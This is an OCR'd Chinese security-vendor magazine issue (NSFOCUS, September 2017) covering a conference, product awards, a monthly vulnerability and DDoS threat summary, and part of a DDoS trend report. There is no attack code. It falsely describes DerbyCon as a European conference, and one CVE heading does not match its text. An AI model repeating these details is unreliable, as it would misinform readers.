安全+
SECURITY
2017/09 总第036
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

纪实！我与WannaCry的那几天

勒索软件安全意识及自测

企业需要我就有！绿盟NGTP解决方案迎战勒索软件

与威胁情报中心NTI联动ESP预警应急与持续监控运营

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8669
传真：(010)6872 8708
网址：www.nsfocus.com

2017/09 总第 036

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，分享您的建议和评论，或者来信nsmagazine@nsfocus.com与我们交流。

安全+ SECURITY+

目录 CONTENTS

创新联动安全 迎战未来新挑战

绿盟科技技术大会 Techworld2017

绿盟科技总裁沈继业

CNCERT 运行部主任严寒冰

2017 年 8 月 4 日，第六届绿盟科技 Techworld 2017 大会在北京新世纪日航酒店举行。会议展示了网络安全技术发展趋势，并就全球顶尖技术落地实践展开讨论。

国家互联网应急中心严寒冰主任、美团点评首席信息安全官赵彦、滴滴 Labs 安全研究负责人蔺毅 、安天移动安全团队负责人潘宣辰等众多专家与会，诠释“创新联动安全”。绿盟科技总裁沈继业为大会致辞。

绿盟科技总裁沈继业在致辞中表示：近年来，伴随“云大物移智”等新兴 IT 技术的全面覆盖，网络威胁也变得日趋复杂，作为防守方，需要紧跟趋势，比“敌人”更快，拥抱技术创新的同时做好上下游的紧密联动，才能在日益紧张的网安环境下构建系统的防御生态。“当我们自己变得更强大的时候，就可以帮助更多业内人士成长，这也是 Techworld 技术大会的初衷”。

网络空间依法治理 共享联动成趋势

“利用集体的知识和技术能力实现网络安全领域的共享联动，才有可能打造国家网络安全的纵深防御体系”。CNCERT 运行部主任严寒冰表示，近年来，我国高度重视网络安全信息共享工作，《网络安全法》中也明确提出了促进有关部门、关键信息基础设施的运营者以及有关研究机构、网络安全服务机构等之间的网络安全信息共享，而面对纷繁复杂、多维度的数据源信息，需要建立一套基于大数据分析的网络安全威胁信息共享标准。目前，包括 CNCERT 在内的很多机构已经开展网络安全威胁信息共享的具体尝试。

智能化协同是未来安全技术发展趋势

大会发布了《2017 上半年 DDoS 与 Web 应用攻击态势报告》。报告显示，2017 年上半年，绿盟科技监测到 10 万余次 DDoS 攻击，300Gbps 大流量 DDoS 攻击呈增长态势；另外，攻击者对绿盟科技所防御的 Web 站点发起了 2464 万次 Web 应用层攻击，在 19.6% 的攻击源 IP 中，有 74.3% 在绿盟威胁情报中心 NTI 中拥有不良信誉记录。

在题为“大数据驱动下的安全分析”报告中提到，攻击者正在通过智能化的基础架构乃至机器学习的模式，构建各种攻击及服务的平台，一方面降低获取利益的风险，

绿盟科技高级副总裁叶晓虎

美团点评首席信息安全官赵彦

滴滴 Labs 安全研究负责人蔺毅

另一方面获取数据改善自身攻击能力。

面对这样的挑战，绿盟科技高级副总裁叶晓虎认为，安全厂商需要解决三个方面的问题，一是从单点技术产品转化为解决方案，从产品交付到能力交付；二是积累安全能力，提升对抗水平和速度；三是建设有效的协同运营体系。

在这方面，美团点评首席信息安全官赵彦在题为“大型互联网安全实践”的报告中，展示了安全体系定义及安全建设方法，并给出多维度的防御思路，同时他还指出，未来影响长期安全建设的因素主要来自三个方面，包括强化落地工程技术能力，建立相对统一的基础架构，以及在 DevSecOps 运营模式下深入研发体系。

人工智能落地网络安全 机器学习受欢迎

在下午的环节中，围棋世界冠军古力的到来，为大会掀起了人工智能讨论的高潮，绿盟科技副总裁周凯和滴滴 Labs 安全研究负责人蔺毅 ，也加入这个圆桌论坛的讨论。

近两年，人工智能的概念已经被网络安全领域所接受，其中机器学习在大数据威胁态势感知，多维度关联性的风险分析及预警，以及大规模自动化的部署能力等方面，均有


相关的落地实践。

就机器学习在网络安全领域的实践，蔺毅 认为这是一个递进的过程，从规则系统到机器学习，再到深度学习，在这个过程中，产品的运营将从传统人力密集型，转变为数据密集型。数据科学家将会更多的参与进来，突破“已知的未知”，并尝试解决“未知的未知”，而这就需要通过顶尖的技术创新，进一步强化能力建设。

以智慧联动 迎接未来新挑战

绿盟科技高级副总裁叶晓虎认为，当前中国企业和组织机构在预防和阻止大规模安全灾害事件上仍然面临较多的问题，需要逐步加强和完善企业和组织机构的安全运维与

安天移动安全负责人潘宣辰



管理体系。正是基于这样的需求，绿盟科技开始了智慧安全 2.0 的战略转型，不断推出基于场景的解决方案，强化云端能力建设，提升云计算安全，并保障工业 4.0 安全等，同时在多平台、多组织之间，构建智能、敏捷、可运营的体系，实现智慧安全 2.0 时代的联动。也正是这样的智慧联动，让大家拥有了比以前更多的机会去构建安全生态，从而在行业乃至产业层面，有能力应对协同过程中出现的挑战及未来新的挑战。

机器学习、边缘计算和无服务架构是重新定义云计算平台的关键技术。数据的可用性、充足的存储容量和足够的计算能力对于实现机器学习至关重要。让云变得适合处理机器学习。从操作的角度来看，生成机器学习模型需要配置各种存储和计算资源。

面对严峻的移动安全对抗形势，安天移动安全负责人潘宣辰指出，应该加强和推动更广阔的产业链协作，以移动终端安全为起点，将防护边界延展到移动应用商店、APP 安全鉴定等在内的整个产业链全程体系中去。

大会还为大家展示了 2017 年顶尖的技术创新。绿盟科技副总裁李晨讲解了运用全流量威胁分析方案 NTA，构建高级威胁检测体系，而绿盟科技创新中心总监刘文懋讲解了运用软件定义安全边界 SDP 技术，实施物联网安全防护。绿盟科技安全专家刘威歆分析了大数据驱动下的安全形势，绿盟科技安全专家顾杜娟分享了威胁情报的应用与实践，绿盟科技安全专家李东宏做了居安思危、防微杜渐、车联网安全思考的演讲。这些技术创新，也适应于 Gartner 提出的自适应安全架构 ASA，即云时代的安全服务应该以持续监控和分析为核心，覆盖防御、检测、响应和预测四个维度，可自适应于不同基础架构和业务变化，并能形成统一安全策略应对未来更加高级的攻击形式。

绿盟科技荣获亚洲信息管理网络奖

在 NetworkWorld Asia（NWA）颁发的 2017 年信息管理奖项评选中，绿盟威胁和漏洞管理方案荣获“最有前途的威胁管理解决方案”称号。

绿盟科技已连续两年荣获 NetworkWorld Asia 的奖项，该奖项表明绿盟科技作为行业领先的网络安全提供商和值得信赖的合作伙伴的市场地位，能够帮助企业提供跨多种威胁的强大的集成网络安全保护。

解决方案方案概述

绿盟威胁和漏洞管理方案(NSFOCUS Threat and Vulnerability Management Solution, 简称NSFOCUS TVM)提供漏洞管理的全过程支撑, 量化跟踪和分析流程执行情况, 促进管理流程持续优化。同时充分利用绿盟科技威胁情报中心(NTI)的漏洞情报信息, 由情报触发流程运转, 帮助客户建立快速响应机制, 及时有效完成漏洞修补工作。

情报驱动快速修复漏洞

绿盟威胁和漏洞管理方案通过绿盟威胁情报中心获取漏洞披露情报，结合本地资产信息精确分析漏洞对业务的影响，对可能存在漏洞的资产精确预警。运维人员能够快速进入漏洞管理流程，及时发现漏洞并修补。

多维度漏洞优先级建议

绿盟威胁和漏洞管理方案引入漏洞攻防情报，如漏洞炒作热度、漏洞利用活跃度信息，结合本地业务资产重要程度，综合多种维度分析关键漏洞风险，给出漏洞处置的优先级建议。

漏洞全过程管理

绿盟威胁和漏洞管理方案从漏洞披露开始，持续监控资产变化，实时获取漏洞披露情报，对漏洞发现、分析、修补和审核过程进行

跟踪，通过对整个管理过程的评估、对比，达到持续优化漏洞管理基准要求的目的。

内外网资产持续监控

利用绿盟威胁情报系统的云端大数据采集能力，能够快速大规模发现企业暴露在互联网上的资产和安全状况。利用本地资产采集设备，全面采集内网资产信息。绿盟威胁和漏洞管理方案持续跟踪网络资产变更，及时发现非合规资产新入网、端口服务变化等问题带来的风险。

NetworkWorld Asia 信息管理奖


NetworkWorld Asia 信息管理奖创立于 2012 年，过去几年中该奖项致力于表彰亚洲信息安全、存储与数据管理等领域的行业领导者取得的巨大进步。同时，它也是亚洲这一成熟并不断增长的细分市场内唯一的区域性编辑选择奖，并且得到了 Network World Asia、Networks Asia、Security Asia 与 Storage Asia 等亚洲领先出版物及门户网站的鼎力支持。该奖项评委组由拥有丰富知识储备的业内资深编辑指导团队与信息管理领域拥有深刻行业洞察的首席信息官评审团队组成。

绿盟远程安全评估系统获中国国际软件博览会金提名奖

第二十一届中国国际软件博览会中的重头戏——软件之夜颁奖典礼在北京展览馆成功举行。北京神州绿盟信息安全科技股份有限公司凭借绿盟远程安全评估系统（RSAS）斩获 2017 中国国际软件博览会金提名奖。

本次第二十一届中国国际软件博览会由工业和信息化部主办，以“软件定义世界 智能引领未来”为主题。设立金奖和金提名奖两个大项的角逐，无论从评选机制还是获奖名额来看，较往年获奖难度系数都有显著提升。

本次中国国际软件博览会金提名奖经过材料申报、专家初审、社会公示和院士终审四个阶段，由“全院士”评审团选出，他们其中既有我国软件业开创者，也有计算机科学泰斗，既有学富五车的国之脊梁，更有堪称国之重器的领域大神，在 438 份作品中挑选出 40 个行业内具有重要影响力、创新性和代表性的产品、技术及应用解决方案进行颁奖表彰。



此次绿盟科技凭借绿盟远程安全评估系统 (RSAS) 从 438 个参选作品中脱颖而出，斩获 2017 中国国际软件博览会金提名奖，足以证明绿盟科技安全产品在面对当前纷繁复杂的网络安全环境时，始终能够为企业用户带来坚实可靠的安全保障，绿盟科技也将以“巨人背后的安全专家，保障客户业务顺畅运行”为使命

绿盟科技作为国内信息安全领域的领军企业，在漏洞与风险管理领域有着十余年的深刻积淀，先后发布了绿盟远程安全评估系统、绿盟 Web 应用漏洞扫描系统、绿盟安全配置核查系统、绿盟网站安全监测系统等一系列享誉全国的安全产品。此次获奖的绿盟远程安全评估系统 (RSAS) 就是绿盟科技自主研发的一款明星产品，其稳定高效的特性在企业客户中广受好评。

绿盟远程安全评估系统 (RSAS)

绿盟远程安全评估系统（NSFOCUS Remote Security Assessment System 简称：NSFOCUS RSAS）是绿盟科技结合多年的漏洞挖掘和安全服务实践经验，自主研发的新一代漏洞管理产品，它高效、全方位的检测网络中的各类脆弱性风险，提供专业、有效的安全分析和修补建议，并贴合安全管理流程对修补效果进行审计，最大程度减小受攻击面。

产品亮点

1、多种检查能力合一，能够发现系统各类安全隐患

2、实现闭环安全管理，促进安全管理流程实施

3、丰富的漏洞、配置知识库

4、灵活的部署方式，在各种网络环境中均可使用

浙江银行业首届网络攻防大赛 绿盟攻防平台专业支撑获好评

7月，由中国银行业监督管理委员会浙江省监管局主办，绿盟科技协办的“浙江银行业首届网络攻防大赛”在杭州隆重举行。来自浙江省金融行业的32支代表队共64名选手参赛，人员涉及大型银行、全国股份制银行、农信社、城商行、村镇银行、信托等三十余家机构。整场比赛历时三小时，共有九只队伍获得名次，分别是三等奖的温州银行、浙江省农信联社、浙商银行杭州分行、金华银行、浙江泰隆商业银行，二等奖的杭州银行、兴业银行杭州分行、中建投信托，一等奖的工商银行浙江省分行。

图：比赛颁奖

绿盟科技作为具有丰富网络安全攻防大赛支持经验的厂商，针对此次攻防大赛成立了专业的大赛项目支持团队，组织并协调相关部门与人员完成本次比赛专用设备支撑及其它工作。本次大赛采用单兵模式，以闯关的方式进行攻击，每队选手在规定的比赛时间内，需要不断破解关卡中靶机的漏洞，尽可能多的夺取每关关卡中的FLAG值，并提交到评分系统进行自动判分。此次比赛充分考验了参赛人员的技术、智慧、毅力和应变能力。不仅要求个人具备极高的黑客攻击能力，更要具备团队的协作和整体攻防能力。本次比赛中，绿盟科技提供了公司自有ISCS（绿盟信息安全攻防竞技平台）系统的最新产品。为攻防比赛提供了优秀的比赛环境，在整个比赛过程中设备运行流畅、稳定，很好的支撑了整个竞赛活动并获得了参赛选手的一致好评。

图：比赛颁奖

绿盟科技经过长期的研究得出，做为网络攻击中的防御方，应该积极主动的去了解多种多样的攻击方式和技术，做到“知己知彼，百战不殆”。绿盟科技希望通过这次网络安全攻防大赛的方式，协助监管部门积极宣传和加强网络安全知识，提高金融行业用户整体网络安全意识，为网络安全技术的发展、应用和创新提供一个良好的空间。

网络安全威胁月报 201708

关键词：高危漏洞 DDoS 攻击事件 安全会议
绿盟科技漏洞库 绿盟科技博客

摘要：绿盟科技网络安全威胁周报及月报系列，旨在简单而快速有效的传递安全威胁态势，呈现重点安全漏洞、安全事件、安全技术。获取最新的威胁月报，请访问绿盟科技博客 http://blog.nsfocus.net/

一．2017 年 8 月数据统计


1.1 高危漏洞发展趋势

2017 年 8 月绿盟科技安全漏洞库共收录 181 个漏洞，其中高危漏洞 69 个，微软高危漏洞 47 个，8 月监测到 CVE 公布高危漏洞数量为 180 个。相比 7 月份漏洞数量略有下降。

1.2 互联网安全漏洞

firefox 远程代码执行漏洞 CVE-2017-7801 即便失败也可以 DoS，55 版本之前大多受影响

来　源：https://www.mozilla.org/en-



US/security/advisories/mfsa2017-18/

简述：Firefox 发布公告称，firefox 55 版本之前存在远程代码执行漏洞 CVE-2017-7801，当在窗口调整大小时，在仍在使用中更新的样式对象的情况下，对选取框元素进行重新布局时，可能会出现一个使用 after-free 的漏洞。这将导致潜在的可利用的崩溃。

Foxit pdf Reader 爆出 2 个 0Day，官方拒绝发补丁

来　源：http://thehackernews.com/2017/08/two-critical-zero-day-flaws-disclosed.html

简述：由于官方拒绝提供补丁，专家给出两个建议，1 不要打开任何来源不明的 pdf 文档；2 安全阅读模式要保持打开状态。绿盟科技发布《Foxit PDF Reader 0day 漏洞安全威胁通告》。

版本控制软件爆出远程命令执行漏洞 涉及 Git、SVN、Mercurial、CVS 版本控制

来　源：http://toutiao.secjia.com/git-svn-mercurial-cvs-rce

简述：几个流行的版本控制系统受到可能严重的远程命令执行漏洞的影响。受影响产品的开发人员本周发布了更新补丁来修补安全漏洞。该缺陷影响版本控制软件，如 Git (CVE-2017-1000117)、Apache Subversion (CVE-2017-9800)、Mercurial (CVE-2017-1000116) 和 CVS。由于 CVS 系统上次更新已经是 9 年前的事情了，因此没有为它分配 CVE 标识符。

Talos 实验室深入我国 DDoS 黑市 DuTe 揭露各种 DDoS 团伙、平台、工具及攻击

来 源：http://toutiao.secjia.com/talos-ddos-darkweb

简述：在过去的几个月里，Talos 实验室发现提供在线 DDoS 即服务的中文网站数量有所上涨。很多网站采用几乎雷同的布局和设计，提供简单接口供用户选择攻击目标的主机、端口、攻击方法和持续时间。此外，大多数这些网站是在最近 6 个月内注册的。不过，这些网站由不同组织运营，拥有不同注册用户。此外，Talos 还发现这些网站的管理员之间还互相攻击。Talos 希望能摸清创建这些平台的攻击者，并分析这些平台最近更为流行的原因。

美奥斯丁市电站数据泄露大量敏感项目资料事出 Rsync 数据镜像备份工具配置不当

来　源：http://toutiao.secjia.com/austin-powerplant-databreach

简述：美国奥斯丁市电站发生 数据泄露，事件泄露了敏感信息隔离 SCIF 计划的大量图纸及数据，还包括了 SBC (AT&T), Oracle, National Semiconductor, Exodus, Applied Materials, Solectron, 和 Philips 的相关资料。这些内部文档，包含许多敏感项目，包括保密协议、供应商资格表单、采购订单和明文 PQE 密码 (computer stuff.docx)。其中一个密码是与 PQE 使用的 GoDaddy 网络主机相关的，拥有它就能控制公司域名。

NetSarang 的 Xmanager 和 Xshell 多种产品被植入后门 绿盟科技发布分析与防护方案

来　源：http://toutiao.secjia.com/netsarang-xmanager-xshell-backdoor

简述：NetSarang 是一家提供安全连接解决方案的公司，该公司的产品主要包括 Xmanager, Xmanager 3D, Xshell, Xftp 和 Xlpd。最近，官方在 2017 年 7 月 18 日发布

的软件被发现有恶意后门代码，该恶意的后门代码存在于有合法签名的 nssock2.dll 模块中。从后门代码的分析来看，该代码是由于攻击者入侵的开发者的主机或者编译系统并向源码中插入后门导致的。该后门代码可导致用户远程登录的信息泄露。

（来源：绿盟科技威胁情报与网络安全实验室）

1.3 绿盟科技漏洞库十大漏洞

声明：本十大安全漏洞由 NSFOCUS（绿盟科技）安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出，仅供参考。

http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2017-08-09 Microsoft Internet Explorer/Edge 远程内存破坏漏洞 (CVE-2017-8635)

NSFOCUS ID: 37368

链　接 :http://www.nsfocus.net/vulndb/37368

综述 :Internet Explorer 是微软公司推出的一款网页浏览器。Microsoft Edge 是内置于 Windows10 版本中的网页浏览器。Microsoft Windows 浏览器处理内存对象时，JavaScript 引擎呈现方式存在安全漏洞。

危害：远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

2. 2017-08-14 Adobe Acrobat/Reader 内存破坏漏洞（CVE-2017-3016）

NSFOCUS ID: 37404

链　接 :http://www.nsfocus.net/vulndb/37404

综述 :Adobe Reader 是 PDF 文档阅读软件。Acrobat 是 PDF 文档编辑软件。Adobe Acrobat Reader 在实现中存在内存破坏漏洞，成功利用后可导致任意代码执行。

危害：攻击者可以通过诱使受害者打开恶意 pdf 文件来利用此漏洞，从而控制受害者系统

3. 2017-08-21 Mozilla Firefox 释放后重利用拒绝服务漏洞（CVE-2017-7806）

NSFOCUS ID: 37441

链　接 :http://www.nsfocus.net/vulndb/37441

综述 :Mozilla Firefox 是一个开源网页浏览器，使用 Gecko 引擎。Mozilla Firefox 呈现特定 SVG 内容时过早释放了层管理器，在实现上存在释放后重利用漏洞。

危害：远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

4. 2017-08-14 Apache Tomcat 目录遍历漏洞（CVE-2017-7675）

NSFOCUS ID: 37373

链　接 :http://www.nsfocus.net/vulndb/37373

综述 :Apache Tomcat 是一个流行的开源 JSP 应用服务器程序。Apache Tomcat 9.0.0.M1-9.0.0.M21、Apache Tomcat 8.5.0-8.5.15 版本，在 HTTP/2 实

现中存在安全限制绕过漏洞。

危害：攻击者可以通过构造的 URL 利用此漏洞，绕过安全限制。

5. 2017-08-04 Apple iOS/WatchOS/tvOS/macOS 内存破坏漏洞 (CVE-2017-

7026)

NSFOCUS ID: 37304

链　接 :http://www.nsfocus.net/vulndb/37304

综述 :iOS 是由苹果公司为 iPhone 开发的操作系统。watchOS 是 Apple Watch 的操作系统。tvOS 是 AppleTV 设计系统，基于 iOS。Mac OS 是一套运行于苹果 Macintosh 系列电脑上的操作系统。Apple iOS、macOS、tvOS、watchOS 在 "Kernel" 组件实现上存在安全漏洞。

危害 : 攻击者可以利用此漏洞来对系统进行非授权的访问。

6. 2017-08-09 Microsoft Windows 远程代码执行漏洞 (CVE-2017-8591)

NSFOCUS ID: 37328

链　接 :http://www.nsfocus.net/vulndb/37328

综　述 :Microsoft Windows 是流行的计算机操作系统。Windows Input Method Editor (IME) 未正确处理内存对象，在实现中存在安全漏洞。

危害 : 远程攻击者可以利用这些漏洞控制受害者系统。

7. 2017-07-26 Oracle MySQL Server 远程安全漏洞 (CVE-2017-3643)

NSFOCUS ID: 37267

链　接 :http://www.nsfocus.net/vulndb/37267

综述 :Oracle MySQL Server 是一个轻量的关系型数据库系统。MySQL Server <= 5.7.18 版本，在 Server: DML 组件实现中存在安全漏洞。

危害 : 远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，对服务器进行非授权的访问。

8. 2017-08-04 Schneider Electric Pro-face GP-Pro EX 任意代码执行漏洞 (CVE-2017-9961)

NSFOCUS ID: 37291

链　接 :http://www.nsfocus.net/vulndb/37291

综　述 :Pro-face GP-Pro EX 是 Pro-face GP4000, GP4100, GP4000M, LT4000M, LT3000, EZ Series, SP5000 Smart Portal 系列产品的开发软件。GP Pro EX 4.07.000 版本在实现上存在不受控制的搜索路径元素。

危害 : 攻击者可以迫使进程加载任意 DLL，并在当前进程中执行任意代码。

9. 2017-08-16 SIMPlight SCADA Software DLL 加载本地代码执行漏洞 (CVE-2017-9661)

NSFOCUS ID: 37418

链　接 :http://www.nsfocus.net/vulndb/37418

综述 :SIMPlight SCADA 是建筑管理系统及自动化设备软件。SIMPlight SCADA Software 4.3.0.27 及之前版本存在不受控制的搜索路径元素漏洞。

危害 : 攻击者可以迫使进程加载任意 DLL，并在当前进程中执行任意代码。

10. 2017-08-21 Bitdefender Total Security 权限提升漏洞 (CVE-2017-10950)

NSFOCUS ID: 37449

链　接 :http://www.nsfocus.net/vulndb/37449

综　述 :Bitdefender Total Security 是恶意软件防护软件。Bitdefender Total

Security 在 bdfwfpf 驱动程序处理 0x8000E038 IOCTL 实现上存在代码执行漏洞。

危害：本地攻击者可以利用此漏洞来提升权限，对系统进行非授权的访问。


1.4 DDoS 攻击类型

8 月份绿盟科技科技威胁情报及网络安全实验室收集及梳理了近 35541 次攻击，与 7 月份相比，攻击次数增大，这个月的攻击类型分布来看，NTP 重新成为了最主要的攻击类型。

小提示

Chargen Flood：Chargen 字符发生器协议（Character Generator Protocol）是一种简单网络协议，设计的目的是用来调试 TCP 或 UDP 协议程序、测量连接的带宽或进行 QoS 的微调等。但这个协议并没有严格的访问控制和流量控制机制。流量放大程度在不同的操作系统上有所不同。有记录称，这种攻击类型最大放大倍数是 358.8 倍。

NTP Flood：又称 NTP Reply Flood Attack，是一种利用网络中时间服务器的脆弱性（无认证，不等价数据交换，UDP 协议），来进行 DDoS 行为的攻击类型。有记录称，这种攻击类型最大放大倍数是 556.9 倍。



SSDP Flood：智能设备普遍采用 UPnP（即插即用）协议作为网络通讯协议，而 UPnP 设备的相互发现及感知是通过 SSDP 协议（简单服务发现协议）进行的。

攻击者伪造了发现请求，伪装被害者 IP 地址向互联网上大量的智能设备发起 SSDP 请求，结果被害者就收到了大量智能设备返回的数据，被攻击了。有记录称，这种攻击类型最大放大倍数是 30.8 倍。

更多相关信息，请关注绿盟科技 DDoS 威胁报告。

二．博文精选

绿盟科技发布金融行业安全月刊 -201708

随着国家安全战略的建立、《中华人民共和国网络安全法》等法律法规的颁布和实施、监管机构的推动、企业机构自身业务的发展，相信几乎所有的 C Level 级别的高管都认同网

络安全的重要性和关键性。在这些新的形势下，很多机构的高管们都在思索和探讨如何持续改进和完善机构的网络安全治理，本文将根从企业网络安全的视角尝试提出以下六个建议供机构的高管们做参考。

http://blog.nsfocus.net/nsfocus-finance-monthly-release/

卡巴斯基发布 2017Q2APT 趋势报告 预测 Q3APT 趋势 力推私有威胁情报门户

卡巴斯基近日发布 2017 Q2 APT 趋势报告，报告罗列了 Q2 重大安全事件，其中提到了针对两个重大事件 WannaCry 或 Petya，进行了系列深度分析。报告还对 Q3 APT 趋势作出预测，包括 6 个方面。

http://toutiao.secjia.com/kaspersky-2017q2-apt-trends-report

TechWorld2017 热点回顾 | 威胁情报如何驱动新一代智能安全防护体系

最近“威胁情报”在网络安全界备受关注。什么是威胁情报呢？简单来说，威胁情报就是能够帮助识别安全威胁并作出明智决定的知识。那威胁情报要如何具体实践呢？

http://blog.nsfocus.net/nsfocus-threat-intelligence-techworld2017/

绿盟科技发布《2017 上半年 DDoS 与 Web 应用攻击态势报告》

DDoS 攻击和 Web 应用攻击是当今互联网面临的较为突出的两大安全威胁。

http://blog.nsfocus.net/2017-mid-year-ddos-web-cybersecurity-threat-report/

（来源：绿盟科技博客）

三．安全会议

安全会议是从近期召开的若干信息安全会议中选出，仅供参考。

DerbyCon

时间：September 20-24, 2017

简介：DerbyCon 是一个欧洲安全会议，在欧洲范围内深受大家喜爱。众多的行业专家、爱好者以及对安全有兴趣的人都是它的受众。

网址：https://www.derbycon.com/

nullcon

时间：September 19th – 22nd 2017.

简介：该活动最早在 2010 年发起，其目的是提供一个平台，交流最新的攻击向量、0Day 漏洞以及未知威胁信息。

网址：http://nullcon.net/website/

2017上半年DDoS攻击态势报告

潘文欣 孙叶 彭元 何坤

关键词：DDoS 报告 DDoS 攻击分析 DDoS 态势 绿盟威胁情报中心
NTI 绿盟全球 DDoS 态势感知系统 ATM

摘要：本文摘自《2017 上半年 DDoS 与 Web 应用攻击态势报告》由于原报告较长，本文此次主要介绍 DDoS 攻击态势，其中一个很显眼的数字，2017Q2 环比 Q1，300G 以上大流量攻击上升了 7 倍还多，通过本文您可以快速浏览 DDoS 攻击态势。而在下期，我们将为大家摘要介绍 2017 上半年 Web 应用攻击态势。

一．2017 年上半年 DDoS 攻击趋势

1.1 DDoS 攻击次数和流量峰值情况

1.1.1 DDoS 攻击次数和攻击流量

2017 年上半年，我们监控到 DDoS 攻击约 10 万次，相比 2016 年下半年下降 30%；攻击总流量约 1.6 万 TBytes，相比 2016 年下半年下降 38.4%，我们认为，这与今年年初开始反射攻击活动减少有关。

2017 上半年相比 2016 年整体攻击趋势放缓，2017 Q2 季度有回升的趋势。Q2 季度环比 Q1 季度总攻击次数增长 39.3%，总流量增长 10.3%。这符合以往的“年初 DDoS 攻击放缓，年中攻击活跃”的趋势。

1.1.2 攻击峰值各区间分布

2017 Q1 季度，DDoS 攻击仍然以峰值在 5Gbps 以下的小流量攻击为主，这部分攻击占全部攻击峰值区间的 73.3%。相比 Q1 季度，Q2 季度攻击峰值在 5Gbps 以下的小流量攻击明显减少，占比为 39.8%，而峰值在 5G 以上的攻击占比均有所上升，尤其是 300G 以上的攻击明显增加 .

2017 上半年，攻击峰值在 200Gbps 以上的大流量攻击共发生 230 次，相比 2016




图 1.1 各月份攻击次数和流量图

数据来源：绿盟科技全球 DDoS 态势感知系统（ATM）




图 1.2 攻击峰值区间各季度占比图

